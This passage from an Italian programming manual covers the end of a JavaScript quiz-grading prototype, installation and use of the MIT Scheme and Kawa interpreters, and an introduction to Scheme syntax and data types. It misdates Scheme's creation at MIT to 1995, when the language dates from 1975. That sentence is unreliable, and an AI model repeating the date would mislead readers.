    score_dita_di_un_piede[2] = 0;
    score_dita_di_un_piede[3] = 0;
    score_dita_di_un_piede[4] = 0;
    score_dita_di_un_piede[5] = 0;
    score_dita_di_un_piede[6] = 5;
    score_dita_di_un_piede[7] = 0;
    score_dita_di_un_piede[8] = 0;
```

Successivamente, nella funzione vengono salvati i dati descrittivi, che servono a identificare chi ha eseguito la verifica:

```
    //
    // Save the personal data.
    //
    var student = document.test_form_1.student.value;
    var date = document.test_form_1.date.value;
```

Si passa quindi alla scansione delle risposte e al calcolo del punteggio corrispondente:

```
    //
    // Scan the radio buttons.
    //
    var dita_di_una_mano = scan_radio_button (document.test_form_1.dita_di_una_mano);
    //
    var dita_di_un_piede = scan_radio_button (document.test_form_1.dita_di_un_piede);
    //
```

```
    // Calculate the results.
    //
    var account_score_time_penalty;
    var account_score_dita_di_una_mano;
    var account_score_dita_di_un_piede;
    var account_score_sum = 0;
    //
    account_score_time_penalty = (time_delay / 1000) * (score_time_penalty / 60);
    //
    account_score_dita_di_una_mano = score_dita_di_una_mano[dita_di_una_mano];
    account_score_dita_di_un_piede = score_dita_di_un_piede[dita_di_un_piede];
    account_score_sum = account_score_sum - account_score_time_penalty;
    account_score_sum = account_score_sum + account_score_dita_di_una_mano;
    account_score_sum = account_score_sum + account_score_dita_di_un_piede;
```

Terminata l'acquisizione e valutazione dei dati, si ha cura di azzerare il modulo, in modo da assicurare che non possa essere utilizzabile il bottone per il ritorno alla pagina precedente tramite il navigatore ipertestuale per modificare la verifica già terminata:

```
    //
    // Reset the form to avoid the use of the [Back] button
    // from the browser.
    //
    document.test_form_1.reset();
```

Successivamente si passa alla fase di produzione di una nuova pagina HTML con l'esito della verifica. Si osservi che a seconda dell'interprete JavaScript usato, l'anno potrebbe essere visualizzato correttamente o meno (per esempio, l'anno 2005 potrebbe essere mostrato come 105), ma si tratta di un errore trascurabile per i fini di questo prototipo:

```
    //
    // Print a simple HTML header.
    //
    document.writeln ("<HTML>");
    document.writeln ("<HEAD>");
    document.writeln ("<TITLE>Risultato della verifica</TITLE>");
    document.writeln ("</HEAD>");
    document.writeln ("<BODY>");
    //
    // Print a H1 title and some personal data.
    //
    document.writeln ("<H1>Verifica banale</H1>");
    document.writeln ("<P>studente: " + student + "</P>");
    document.writeln ("<P>data: " + date + "</P>");
    //
    // Print about time.
    //
    document.write ("<P>inizio della verifica: ");
    document.write (start_time.getYear());
    document.write (".");
    document.write (start_time.getMonth() + 1);
    document.write (".");
    document.write (start_time.getDate());
    document.write (" ");
```

```
    document.write (start_time.getHours());
    document.write (":");
    document.write (start_time.getMinutes());
    document.write (".");
    document.write (start_time.getSeconds());
    document.writeln ("</P>");
    //
    document.write ("<P>conclusione della verifica: ");
    document.write (end_time.getYear());
    document.write (".");
    document.write (end_time.getMonth() + 1);
    document.write (".");
    document.write (end_time.getDate());
    document.write (" ");
    document.write (end_time.getHours());
    document.write (":");
    document.write (end_time.getMinutes());
    document.write (".");
    document.write (end_time.getSeconds());
    document.writeln ("</P>");
    //
    document.write ("<P>durata complessiva della verifica: ");
    document.write (test_time / 1000);
    document.write (" s, ");
    document.write (test_time / 1000 / 60);
    document.write (" m;");
    document.writeln ("</P>");
    //
    document.write ("<P>tempo a disposizione: ");
    document.write (time_allowed / 1000);
    document.write (" s; ");
    document.write ("ritardo: ");
    document.write (time_delay / 1000);
    document.write (" s; ");
    document.write ("penalit&agrave;/minuto: ");
    document.write (score_time_penalty);
    document.write ("; ");
    document.write ("penalit&agrave; complessiva: ");
    document.write (account_score_time_penalty);
    document.writeln ("</P>");
    //
    // First question.
    //
    document.write ("<P>Quante sono le dita di una mano? risposta n. ");
    document.write (dita_di_una_mano);
    document.write ("; ");
    document.write ("punteggio: ");
    document.write (account_score_dita_di_una_mano);
    document.writeln ("</P>");
    //
    // Second question.
    //
    document.write ("<P>Quante sono le dita di un piede? risposta n. ");
    document.write (dita_di_un_piede);
    document.write ("; ");
```

```
    document.write ("punteggio: ");
    document.write (account_score_dita_di_un_piede);
    document.writeln ("</P>");
    //
    // Final result.
    //
    document.write ("<P>Punteggio complessivo della verifica: ");
    document.write (account_score_sum);
    document.writeln ("</P>");
    //
    // End of HTML.
    //
    document.writeln ("</BODY>");
    document.writeln ("</HTML>");
```

Al termine, si può osservare l'uso della funzione '**`window.print()`**' per invitare alla stampa del risultato, in modo da poterlo consegnare all'insegnante. Si osservi che con alcuni navigatori potrebbe anche non funzionare, ma rimane la possibilità di comandare la richiesta di stampa tramite il menù del navigatore stesso.

Alla fine della funzione, per completezza, viene usata la funzione '**`window.stop()`**', per interrompere il caricamento della pagina, che con alcuni navigatori rimane attivo, nonostante non ci sia altro da attendere.

```
    //
    // Print with a printer.
    //
    window.print ();
    //
    // Stop loading.
    //
    window.stop ();
}
```

652.7 Riferimenti

- David S. Taylor, *Studentmarks*
  ⟨*http://www.allmarks.com* ⟩

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXVI

Programmare 5

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte c

Scheme

Scheme: preparazione

Scheme è un linguaggio di programmazione discendente dal LISP, inventato da Guy Lewis Steele Jr. e Gerald Jay Sussman nel 1995 presso il MIT. Scheme è importante soprattutto in quanto lo si ritrova utilizzato in situazioni estranee alla realizzazione di programmi veri e propri; in particolare, i fogli di stile DSSSL (capitolo 467) utilizzano il linguaggio Scheme.

In questo capitolo vengono mostrati gli strumenti più comuni che possono essere utilizzati per fare pratica con questo linguaggio di programmazione: MIT Scheme e Kawa, entrambi interpreti Scheme.

653.1 MIT Scheme

L'interprete Scheme del MIT [1] è disponibile per varie piattaforme. La versione per GNU/Linux può essere ottenuta dal MIT, a partire all'indirizzo ⟨*http://www.swiss.ai.mit.edu/projects/scheme/*⟩. Il pacchetto può essere estratto a partire da una directory temporanea, da dove poi viene avviato uno script che provvede all'installazione, solitamente a partire dalla gerarchia '`/usr/local/`':

`#` **`tar xzvf scheme-7.5/scheme-7.5.12-ix86-gnu-linux.tar.gz`** [*Invio*]

`#` **`cd dist-7.5`** [*Invio*]

`#` **`./install.sh`** [*Invio*]

Nel sito in cui viene distribuito questo interprete, si trova anche la documentazione per il suo utilizzo. Qui si intende mostrare solo l'essenziale.

653.1.1 Utilizzo interattivo

Per avviare l'interprete Scheme del MIT, basta il comando seguente:

`$` **`scheme`** [*Invio*]

Quello che si vede dopo è una presentazione, seguita dall'invito a inserire comandi secondo il linguaggio Scheme.

```
Scheme saved on Sunday October 18, 1998 at 11:02:46 PM
  Release 7.4.7
  Microcode 11.151
  Runtime 14.168
```

`1 ]=>`

Per verificare rapidamente il funzionamento, basta utilizzare un'istruzione Scheme elementare che permette la visualizzazione di un messaggio:

`1 ]=>` **`(display "Ciao mondo!")`** [*Invio*]

```
Ciao mondo!
;Unspecified return value
```

Quello che si ottiene, come si vede, è l'emissione del messaggio, seguito dalla conferma che l'istruzione non ha restituito alcun valore.

La conclusione di una sessione di lavoro con l'interprete, si ottiene con l'istruzione '**(exit)**', dopo la quale viene richiesta una conferma, a cui si risponde con la lettera '**y**':

```
1 ]=> (exit) [Invio]

Kill Scheme (y or n)? y


  Happy Happy Joy Joy.
```

653.1.2 REPL: l'ambito di funzionamento

REPL sta per *Read-eval-print loop* e rappresenta una struttura di sottosessioni di lavoro all'interno dell'interprete. Il testo che appare come invito a inserire delle istruzioni, indica un numero intero positivo che rappresenta il livello REPL:

```
1 ]=>
```

Inizialmente questo livello è il primo, cioè il numero uno, ma può aumentare quando per qualche motivo c'è bisogno di passare a una sottosessione. La situazione tipica per la quale si passa a un livello successivo è l'inserimento di un'istruzione errata. Si osservi l'esempio seguente, in cui per errore non è stata delimitata la stringa che si vuole visualizzare:

```
1 ]=> (display Ciao mondo!) [Invio]


  ;Unbound variable: mondo!
  ;To continue, call RESTART with an option number:
  ; (RESTART 3) => Specify a value to use instead of mondo!.
  ; (RESTART 2) => Define mondo! to a given value.
  ; (RESTART 1) => Return to read-eval-print level 1.
```

A seguito di questo, si osserva che la stringa di invito è cambiata, indicando il passaggio a un secondo livello, a causa di un errore. Generalmente, per tornare al primo livello basta l'istruzione '**(restart 1)**', come si vede chiaramente nella spiegazione.

```
2 error> (restart 1) [Invio]
```

Se si fanno altri errori, si passa a livelli successivi, dai quali è possibile tornare sempre al primo livello nel modo appena mostrato.

653.1.3 Utilizzo non interattivo

Un programma Scheme può essere interpretato direttamente avviando '**scheme**' nel modo seguente:

```
scheme < sorgente_scheme
```

In pratica, si fornisce il sorgente attraverso lo standard input, come se venisse digitato attraverso la tastiera.

653.1.4 Compilazione e caricamento di file

L'interprete Scheme del MIT, consente anche una sorta di compilazione, con la quale si genera un formato intermedio, più pratico per l'esecuzione. Per ottenere questo, occorre avviare l'eseguibile '**scheme**' con l'opzione '**-compiler**'.

```
$ scheme -compiler [Invio]
```

Una volta predisposto un sorgente Scheme, lo si può compilare attraverso l'interprete con l'istruzione seguente:

```
(cf file_sorgente [file_destinazione] )
```

Come si vede, l'indicazione di un file di destinazione è facoltativa, dal momento che in mancanza di questa, si utilizza un nome con la stessa radice di quello del sorgente.

```
1 ]=> (cf "ciao_mondo.scm") [Invio]
```

L'esempio mostra la compilazione del sorgente 'ciao_mondo.scm', per generare il file 'ciao_mondo.com'. La stessa cosa avrebbe potuto essere ottenuta con una delle due istruzioni seguenti:

```
1 ]=> (cf "ciao_mondo.scm" "ciao_mondo") [Invio]
```

```
1 ]=> (cf "ciao_mondo.scm" "ciao_mondo.com") [Invio]
```

La compilazione di questo tipo può essere utile per memorizzare dei sottoprogrammi da caricare durante una sessione interattiva. L'esempio seguente è la dichiarazione della funzione '**fattoriale**', il cui scopo è quello di calcolare il fattoriale di un numero intero.

```
(define (fattoriale n)
    (if (= n 0)
        1
        (* n (fattoriale (- n 1)))))
```

Il sorgente contenente esclusivamente queste righe, potrebbe chiamarsi 'fattoriale.scm' ed essere stato compilato generando il file 'fattoriale.com'.

L'interprete consente di caricare un file sorgente, o uno compilato, attraverso l'istruzione seguente:

```
(load file)
```

Se il nome del file viene indicato per intero, viene caricato in modo preciso quel file, mentre se si omette l'estensione, l'interprete cerca prima di trovare un file con l'estensione '.com', preferendo così una versione compilata eventuale.

Il caricamento di un file coincide anche con la sua esecuzione; se si tratta di dichiarazioni di variabili o di funzioni, si può avere la sensazione che non sia accaduto nulla. In questo caso, caricando il file 'fattoriale.com', oppure 'fattoriale.scm', si ottiene la disponibilità della funzione '**fattoriale**':

1]=> **(load "fattoriale.scm")** [*Invio*]

```
;Loading "fattoriale.scm" -- done
;Value: fattoriale
```

1]=> **(fattoriale 3)** [*Invio*]

```
;Value: 6
```

653.2 Kawa

Kawa [2] è un sistema Scheme, scritto in Java, in grado di funzionare come interprete e anche come compilatore, per trasformare un sorgente Scheme in un binario Java.

Come si può intendere, per poter utilizzare Kawa occorre avere installato Java (il JDK o Kaffe, come descritto nel capitolo 646). Di solito, per utilizzare Kawa come interprete, è sufficiente il comando '**kawa**', che dovrebbe corrispondere a uno script in grado di avviare l'interpretazione Java di '`repl.class`', che a sua volta dovrebbe trovarsi nella directory '`/usr/share/java/kawa/repl.class`'. Eventualmente, dovendo fare a meno di questo script, basterebbe il comando seguente:

$ **java kawa.repl** [*Invio*]

A ogni modo, questo non basta, dal momento che Kawa dispone di una propria libreria di classi che va aggiunta tra i percorsi della variabile di ambiente '**CLASSPATH**'. Lo script a cui si faceva riferimento, dovrebbe essere già predisposto in modo tale da includere in questa variabile di ambiente anche il percorso per la libreria di classi di Kawa, tuttavia, volendo realizzare dei binari Java indipendenti, partendo da programmi Scheme, è necessario pubblicizzare tale libreria anche all'esterno dell'interprete Kawa.

Le istruzioni seguenti sono adatte a una shell Bourne, o a una sua derivata e fanno riferimento all'ipotesi che la libreria di classi di Kawa sia stata installata a partire dalla directory '`/usr/share/java/`' (in pratica, si intende che in questo caso la libreria sia stata estratta dal solito archivio compresso):

```
CLASSPATH="$CLASSPATH:/usr/share/java/"
export CLASSPATH
```

653.2.1 Utilizzo interattivo

Per avviare l'interprete Scheme di Kawa, basta il comando seguente:

$ **kawa** [*Invio*]

Oppure, in mancanza di questo script:

$ **java kawa.repl** [*Invio*]

In questo secondo caso, è indispensabile la predisposizione della variabile di ambiente '**CLASSPATH**'. Quello che si vede dopo è un invito a inserire delle istruzioni Scheme:

```
#|kawa:1|#
```

Anche con l'interprete Kawa, si può fare una verifica rapida del funzionamento, utilizzando l'istruzione '**display**':

#|kawa:1|# **(display "Ciao mondo!") (newline)** [*Invio*]

```
Ciao mondo!
#|kawa:2|#
```

Mano a mano che si inseriscono delle istruzioni, il numero che compone il testo dell'invito si incrementa progressivamente, indipendentemente dal fatto che siano stati fatti degli errori.

Anche con Kawa, la conclusione di una sessione di lavoro con l'interprete si ottiene con l'istruzione '**(exit)**':

#|kawa:2|# **(exit)** [*Invio*]

653.2.2 Avvio dell'interprete Kawa

Lo script '**kawa**', ovvero il comando '**java kawa.repl**', permette l'utilizzo di alcune opzioni che possono rivelarsi importanti.

```
kawa [opzioni]
```

In particolare, l'interprete Kawa può leggere ed eseguire le istruzioni contenute in un file apposito, '~/.kawarc.scm', prima di procedere con le attività normali. Il file in questione è semplicemente un sorgente Scheme.

Tabella 653.11. Alcune opzioni.

Opzione	Descrizione
-e ***espressione***	Fa sì che Kawa valuti l'espressione, interpretandola come una serie di istruzioni Scheme, senza leggere il file '~/.kawarc.scm'.
-c ***espressione***	Fa sì che Kawa valuti l'espressione, interpretandola come una serie di istruzioni Scheme, dopo aver letto ed eseguito il contenuto del file '~/.kawarc.scm'.
-f ***file_sorgente_scheme***	Fa in modo che Kawa legga ed esegua il contenuto del file indicato come argomento, ignorando il file di configurazione. Se al posto del nome si indica un trattino orizzontale ('**-**'), si intende specificare lo standard input.
-C ***file_sorgente_scheme***	Compila il sorgente indicato in una classe Java. Se si vuole generare un programma autonomo, occorre utilizzare anche l'opzione '**--main**'.
--main	Assieme all'opzione '**-C**', consente di generare un binario Java, autonomo.

Segue la descrizione di alcuni esempi.

- $ **kawa -c '(display "Ciao mondo!") (newline)'** [*Invio*]

  Visualizza il messaggio «Ciao mondo!», senza prendere in considerazione il file di configurazione.

- $ **kawa -f ciao_mondo.scm** [*Invio*]

  Esegue il contenuto del file ‘ciao_mondo.scm’, che si presume essere un sorgente Scheme.

653.2.3 Compilazione

Con Kawa è possibile compilare sia all’interno della sessione di lavoro dell’interprete, sia all’esterno. Nel primo caso, si utilizza l’istruzione seguente:

```
(compile-file nome_sorgente radice_destinazione)
```

Con questa si può fare qualcosa del genere:

#|kawa:*m*|# **(compile-file "ciao_mondo.scm" "ciao")** [*Invio*]

In tal modo, dal file sorgente ‘ciao_mondo.scm’ si ottiene il file ‘ciao.zip’, contenente una classe non meglio precisata, il quale può essere ricaricato successivamente con l’istruzione

```
(load radice_file_compilato)
```

In pratica, volendo caricare ed eseguire il contenuto del file ‘ciao.zip’, basta l’istruzione seguente:

#|kawa:*m*|# **(load "ciao")** [*Invio*]

La compilazione al di fuori dell’ambiente interattivo, si ottiene utilizzando l’opzione ‘**-C**’, con la quale si ottengono delle classi Java non compresse. Si distinguono due situazioni:

```
kawa [altre_opzioni] -C sorgente_scheme
```

```
kawa [altre_opzioni] --main -C sorgente_scheme
```

Nel primo caso si ottiene un file con estensione ‘.class’ che può essere caricato all’interno di una sessione di lavoro dell’interprete, con la funzione ‘**load**’ già mostrata; nel secondo si ottiene un programma indipendente.

A titolo di esempio, si può utilizzare il sorgente di prova che viene mostrato di seguito:

```
;
; fattoriale.scm
;
(define (fattoriale n)
    (if (= n 0)
        1
        (* n (fattoriale (- n 1)))))
```

Questo può essere compilato in modo da poterlo ricaricare successivamente:

$ **kawa -C fattoriale.scm** [*Invio*]

Si ottiene il file '`fattoriale.class`'. All'interno dell'interprete, si può caricare quanto compilato con la funzione '**`load`**' (con la quale si potrebbe caricare anche un sorgente non compilato, indicando il nome completo del file).

#|kawa:*m*|# **(load "fattoriale")** [*Invio*]

Quindi si potrebbe sfruttare la funzione '**`fattoriale`**' dichiarata all'interno del file appena caricato:

#|kawa:*n*|# **(display (fattoriale 3)) (newline)** [*Invio*]

```
6
```

Volendo rendere autonomo il programma del calcolo del fattoriale, occorrerebbe aggiungere le istruzioni necessarie per gestire l'inserimento e l'emissione dei dati:

```
;
; fattoriale.scm
;
(define (fattoriale n)
    (if (= n 0)
        1
        (* n (fattoriale (- n 1)))))

(define valore 0)
(display "Inserisci un numero intero: ")
(set! valore (read))
(display "Il fattoriale di ")
(display valore)
(display " è ")
(display (fattoriale valore))
(newline)
```

Per la sua compilazione si procede nel modo già descritto, utilizzando l'opzione '**`--main`**':

$ **kawa --main -C fattoriale.scm** [*Invio*]

Anche in questo caso si genera il file '`fattoriale.class`', che però può essere avviato direttamente da Java:

$ **java fattoriale** [*Invio*]

Inserisci un numero intero: **3** [*Invio*]

```
Il fattoriale di 3 è 6
```

653.3 Riferimenti

- *MIT Scheme*

  ⟨http://www.swiss.ai.mit.edu/projects/scheme/⟩

  ⟨ftp://swiss-ftp.ai.mit.edu/pub/⟩

- Per Bothner, *Kawa, the Java-based Scheme system*, 1999

  ⟨http://www.gnu.org/software/kawa/⟩

  ⟨ftp://ftp.gnu.org/pub/gnu/kawa/⟩

[1] **MIT Scheme** GNU GPL

[2] **Kawa** GNU GPL, ma con meno restrizioni

Capitolo 654

Scheme: introduzione

Il linguaggio Scheme ha una filosofia che si basa fondamentalmente sul suo tipo di notazione. Scheme è un linguaggio utile per rappresentare un problema, più che per realizzare un programma completo. La standardizzazione di questo linguaggio è riferita fondamentalmente a un documento che viene aggiornato periodicamente: R^{n}RS, ovvero *Revised-n Report on the Algorithmic Language Scheme*, dove ***n*** è il numero di questa revisione (attualmente dovrebbe trattarsi della quinta). Tuttavia, la standardizzazione riguarda gli aspetti fondamentali del linguaggio, mentre ogni realizzazione che utilizza Scheme introduce le estensioni necessarie alle circostanze.

In questo capitolo si vogliono descrivere solo alcuni degli aspetti più importanti di questo linguaggio. Il documento di riferimento è quello citato, ovvero *R^{5}RS*; alla fine del capitolo si possono trovare anche altri riferimenti per guide più o meno dettagliate su Scheme.

654.1 Aspetto generale

Il linguaggio Scheme prevede dei commenti, che vengono ignorati regolarmente: si distinguono perché iniziano con un punto e virgola (‘**;**’) e terminano alla fine della riga. Generalmente, le righe vuote e quelle bianche sono ignorate nello stesso modo. In generale, le istruzioni Scheme hanno l’aspetto di qualcosa che è racchiuso tra parentesi tonde.

```
(display "Ciao")
```

Per comprenderne il senso, l’esempio precedente potrebbe essere espresso come si vede sotto, se lo si volesse rappresentare in un linguaggio ipotetico, basato sulle funzioni:

```
display ("Ciao")
```

Tutto quello che si fa con Scheme viene ottenuto attraverso chiamate di funzione, ovvero, secondo la terminologia utilizzata da *R^{5}RS*, ***procedure***, che possono restituire o meno un valore. Le chiamate di queste procedure, o di queste funzioni, iniziano con un nome, posto subito dopo la parentesi tonda di apertura, continuando eventualmente con l’elenco dei parametri che gli vengono passati, separati semplicemente da uno o più spazi, anche verticali (non si utilizzano virgole o altri simboli di interpunzione), terminando con la parentesi tonda di chiusura.

(***nome*** [***parametro_1*** [***parametro_2***]... [***parametro_n***]])

Da quanto affermato, si intende anche che un’istruzione può essere interrotta in qualunque punto in cui potrebbe essere inserito uno spazio, per riprenderla nella riga successiva, incolonnandola in base allo stile preferito. Si osservi l’esempio seguente:

```
(+ 3 4)
```

si tratta di una chiamata a una funzione denominata ‘**+**’, a cui vengono passati i parametri ‘**3**’ e ‘**4**’. Si intende, intuitivamente, che questa funzione restituisca la somma dei parametri.

Le istruzioni non hanno bisogno di essere terminate da un qualche simbolo di interpunzione, dal momento che le parentesi tonde esprimono chiaramente l’estensione di queste e l’ambito relativo all’interno dei vari annidamenti.

Questo tipo di notazione ha diversi pregi, ma ha il difetto fondamentale di essere un po' difficile da seguire visivamente, soprattutto a causa dell'affollarsi delle parentesi tonde.

In questi capitoli si cerca di utilizzare un allineamento di queste parentesi che renda più facile la lettura delle istruzioni, anche se si tratta di uno stile che di solito non si applica.

Per facilitare la comprensione degli esempi, in questi capitoli dedicati a Scheme, si utilizza il simbolo '**===>**' per indicare il valore restituito da una funzione (che appare alla sua destra).

654.1.1 Identificatori e convenzioni nei nomi

I nomi utilizzati per «identificare» qualunque cosa in Scheme, possono essere scritti utilizzando le lettere dell'alfabeto, le cifre numeriche e una serie di caratteri particolari che vengono considerati come un'estensione ai caratteri alfabetici:

```
! $ % & * + - . / : < = > ? @ ^ _ ~
```

Non tutte le combinazioni sono possibili: in generale non è ammissibile che tali nomi inizino con una cifra numerica.

In generale, Scheme non dovrebbe fare differenza tra lettere maiuscole e minuscole nei nomi che identificano qualcosa.

È importante osservare che, a differenza di altri linguaggi di programmazione, caratteri come '**+**', '**-**', '*****' e '**/**', possono essere (e in pratica sono) dei nomi.

```
(+ 3 4)
```

Come è già stato fatto osservare, l'esempio mostra la chiamata della funzione (procedura) '**+**', a cui vengono passati i valori tre e quattro come parametri.

Anche se si possono usare caratteri insoliti nei nomi degli identificatori, quando si dichiara qualcosa, come il nome di una variabile, o di una funzione, è bene astenersi dalle cose troppo stravaganti, a meno che ci sia un buon motivo per le scelte che si fanno. In generale, sono già stabilite delle convenzioni per i nomi delle funzioni, almeno quelle che fanno già parte del linguaggio standard:

- le funzioni il cui nome termina con un punto interrogativo ('**?**') sono intese essere dei «predicati», ovvero delle funzioni che verificano l'avverarsi di una condizione (la verità di un'affermazione) e restituiscono un valore booleano;
- le funzioni il cui scopo è quello di modificare il valore di una variabile, senza cambiarne l'allocazione (per la precisione si tratta di modificare un valore in un'area di memoria già allocata), terminano con un punto esclamativo ('**!**');
- Le funzioni il cui scopo è quello di convertire un «oggetto» di un tipo, in un altro di tipo differente, contengono un '**->**' all'interno del nome.

Per permettere di comprendere meglio come possa essere formato un identificatore, si osservi l'elenco seguente di nomi, che rappresentano tutti delle possibilità valide:

```
ciao          a             b             +             -
*             list->vector  ABCdef123     A123b124      <=?
ciao-come-stai-io-sto-bene-grazie
```

654.1.2 Funzioni o procedure

Scheme è un linguaggio basato sulle funzioni, per quanto queste vengano chiamate «procedure» nella sua terminologia specifica. Questo significa, per esempio, che tutte le espressioni che si possono scrivere con Scheme sono dei valori costanti, oppure delle chiamate di funzione, più o meno annidate. Anche le strutture di controllo sono realizzate in forma di funzione.

È importante osservare che in Scheme non esiste una funzione principale che debba essere eseguita prima delle altre; si segue semplicemente l'ordine sequenziale in cui appaiono le istruzioni. In generale, con lo stesso criterio, le funzioni che si utilizzano devono essere state dichiarate prima del loro utilizzo.

654.2 Tipi di dati

Scheme utilizza una gestione speciale per le variabili. La dichiarazione di una variabile implica l'allocazione di uno spazio di memoria adatto e l'abbinamento del puntatore relativo a una variabile.

(define ***variabile*** [***valore_iniziale***])

L'esempio seguente, alloca l'area di memoria necessaria a contenere un numero intero, quindi abbina all'identificatore '**x**' il puntatore a questa area.

```
(define x 1)
```

In pratica, l'identificatore '**x**' si comporta come una variabile di un linguaggio di programmazione «normale», dal momento che quando viene valutato in un'espressione restituisce esattamente il valore a cui punta.

Questa distinzione, non è soltanto una questione di pignoleria, ma si tratta di un punto fondamentale della filosofia di Scheme: la dichiarazione successiva dello stesso identificatore, non va a modificare l'informazione precedente, ma alloca una nuova area di memoria. L'allocazione precedente non viene recuperata e potrebbe continuare a essere utilizzata da ciò che è stato dichiarato prima del cambiamento. In questo senso, a livello teorico, il linguaggio Scheme non prevede un sistema di eliminazione degli oggetti inutilizzati (lo spazzino, ovvero il *garbage collector*), benché le realizzazioni possano attuare in pratica queste forme di ottimizzazione quando sono in grado di provare che un'area di memoria allocata non può più essere presa in considerazione nel programma.

Proprio a causa di questa particolarità di Scheme, per assegnare un valore a un'area di memoria già allocata, attraverso l'identificatore relativo, si utilizza la funzione '**set!**':

(set! ***variabile*** ***espressione_del_valore_da_assegnare***)

Il punto esclamativo finale che compone il nome della funzione, serve a sottolineare il fatto che si ottiene la modifica di un valore già allocato, senza allocare un'altra area di memoria.

I dati secondo Scheme sono organizzati in ***oggetti***, ma non nel senso che viene attribuito dai linguaggi di programmazione a oggetti (*object oriented*). I tipi di dati di Scheme sono precisamente:

- booleano -- inteso come il risultato di un'espressione logica, o una costante booleana;
- coppia (lista non vuota);
- simbolico -- che fa riferimento a costanti simili alle stringhe, ma che sono trattate diversamente in Scheme;
- numerico;
- carattere -- un carattere singolo che non è una stringa;
- stringa;
- vettore -- quello che per gli altri linguaggi è un array;
- porta, o flusso -- ovvero un file aperto;
- procedura -- le funzioni di Scheme.

I dati hanno una loro essenza e una loro rappresentazione esterna, che corrisponde al modo in cui vengono espressi a livello umano. Questa rappresentazione può consentire a volte l'uso di forme diverse ed equivalenti; per esempio, il numero 16 può essere espresso con la sequenza dei caratteri '**16**', oppure '**#d16**', '**#x10**' e in altri modi ancora.

Tuttavia, è bene osservare che un oggetto per Scheme può essere di un tipo solo. Si parla in questo senso di «tipi disgiunti».

Scheme fornisce alcuni predicati, ovvero alcune funzioni, per il controllo del tipo a cui appartiene un oggetto. Nello stesso ordine in cui sono stati elencati i tipi di dati, si tratta di: '**boolean?**', '**pair?**', '**symbol?**', '**number?**', '**char?**', '**string?**', '**vector?**', '**port?**', '**procedure?**'. Per esempio, l'istruzione seguente restituisce *Vero* se l'identificatore '**x**' fa riferimento a un numero:

```
(number? x)
```

Tra tutti i tipi di dati visti, ne esiste uno speciale: la lista vuota, che non appartiene alle coppie. Per identificare una lista di qualunque tipo, includendo anche quelle vuote, si usa il predicato '**list?**'.

Tabella 654.9. Elenco dei predicati utili per verificare l'appartenenza ai vari tipi di dati.

Predicato	Descrizione
(boolean? ***espressione***)	*Vero* se l'espressione dà come risultato un valore logico booleano.
(pair? ***espressione***)	*Vero* se l'espressione dà come risultato una «coppia» (lista non vuota).
(list? ***espressione***)	*Vero* se l'espressione dà come risultato una lista (anche vuota).

Predicato	Descrizione
`(symbol?` ***espressione*** `)`	*Vero* se l'espressione dà come risultato un simbolo.
`(number?` ***espressione*** `)`	*Vero* se l'espressione dà un risultato numerico di qualunque tipo.
`(char?` ***espressione*** `)`	*Vero* se l'espressione dà come risultato un carattere.
`(string?` ***espressione*** `)`	*Vero* se l'espressione dà come risultato una stringa.
`(vector?` ***espressione*** `)`	*Vero* se l'espressione dà come risultato un vettore.
`(port?` ***espressione*** `)`	*Vero* se l'espressione dà come risultato una «porta».
`(procedure?` ***espressione*** `)`	*Vero* se l'espressione dà come risultato una funzione.

654.3 Costanti letterali

Scheme ha una gestione particolare delle espressioni, dove al loro interno è speciale la gestione dei valori costanti. Questo fatto viene chiarito nel seguito. Tuttavia, è necessario conoscere subito in che modo possono essere indicati i valori più comuni in un sorgente Scheme.

654.3.1 Costanti booleane

I valori booleani possono essere rappresentati attraverso la sigla '**`#t`**' per *Vero* e '**`#f`**' per *Falso*.

654.3.2 Costanti numeriche

I valori numerici possono essere usati nel modo consueto, quando si tratta di valori interi (positivi o negativi), quando si vogliono indicare numeri che hanno una quantità fissa di decimali e quando si usa la notazione scientifica comune ('***x*e*y***').

```
67
+67
-67
678.67
+678.67
-678.67
6.7867e2
67867e-3
```

In aggiunta a quello che si può vedere dagli esempi mostrati sopra, si possono indicare dei valori specificando la base di numerazione. Per ottenere questo, si utilizza un prefisso del tipo:

```
#x
```

In questo caso, ***x*** è una lettera che esprime la base di numerazione. Segue l'elenco di questi prefissi:

- '**`#b`**' -- numero binario;

- '`#o`' -- numero ottale;
- '`#d`' -- numero decimale;
- '`#x`' -- numero esadecimale.

Per esempio, '`#x10`' è equivalente a '`#d16`', ovvero a 16 senza prefissi.

Scheme consente di utilizzare anche altri tipi di notazioni, per indicare alcuni tipi particolari di numeri. Questa caratteristica di Scheme viene descritta più avanti.

654.3.3 Stringhe

Scheme ha una gestione speciale delle espressioni costanti, cosa che viene descritta in seguito. Ugualmente, è prevista la presenza delle stringhe, rappresentate attraverso una sequenza di caratteri delimitata da una coppia di apici doppi: '`"..."`'.

All'interno delle stringhe è previsto l'uso di sequenze di escape composte dalla barra obliqua inversa ('`\`') seguita da un carattere. Secondo lo standard *R⁵RS* è prevista solo la sequenza '`\"`', per inserire un apice doppio, e '`\\`', per poter inserire una barra obliqua inversa. Le varie realizzazioni di Scheme, possono prevedere l'utilizzazione di altre sequenze di escape, per esempio come avviene nel linguaggio C.

> Potrebbe venire spontaneo l'utilizzo della sequenza '`\n`' per inserire il codice di interruzione di riga all'interno di una stringa; tuttavia, anche se potrebbe funzionare, Scheme dispone della funzione '`newline`', che non prevede l'uso di parametri, il cui scopo è quello di fare ciò che serve per ottenere un avanzamento all'inizio della riga successiva.

```
(display "ciao a tutti, sì, proprio a \"tutti\"")
(newline)
```

654.3.4 Costanti carattere

In Scheme, i caratteri sono qualcosa di diverso dalle stringhe, ma questo vale anche per altri linguaggi di programmazione. Tuttavia, la rappresentazione di una costante carattere è molto diversa rispetto alle stringhe:

`#\`***carattere*** | `#\`***nome_carattere***

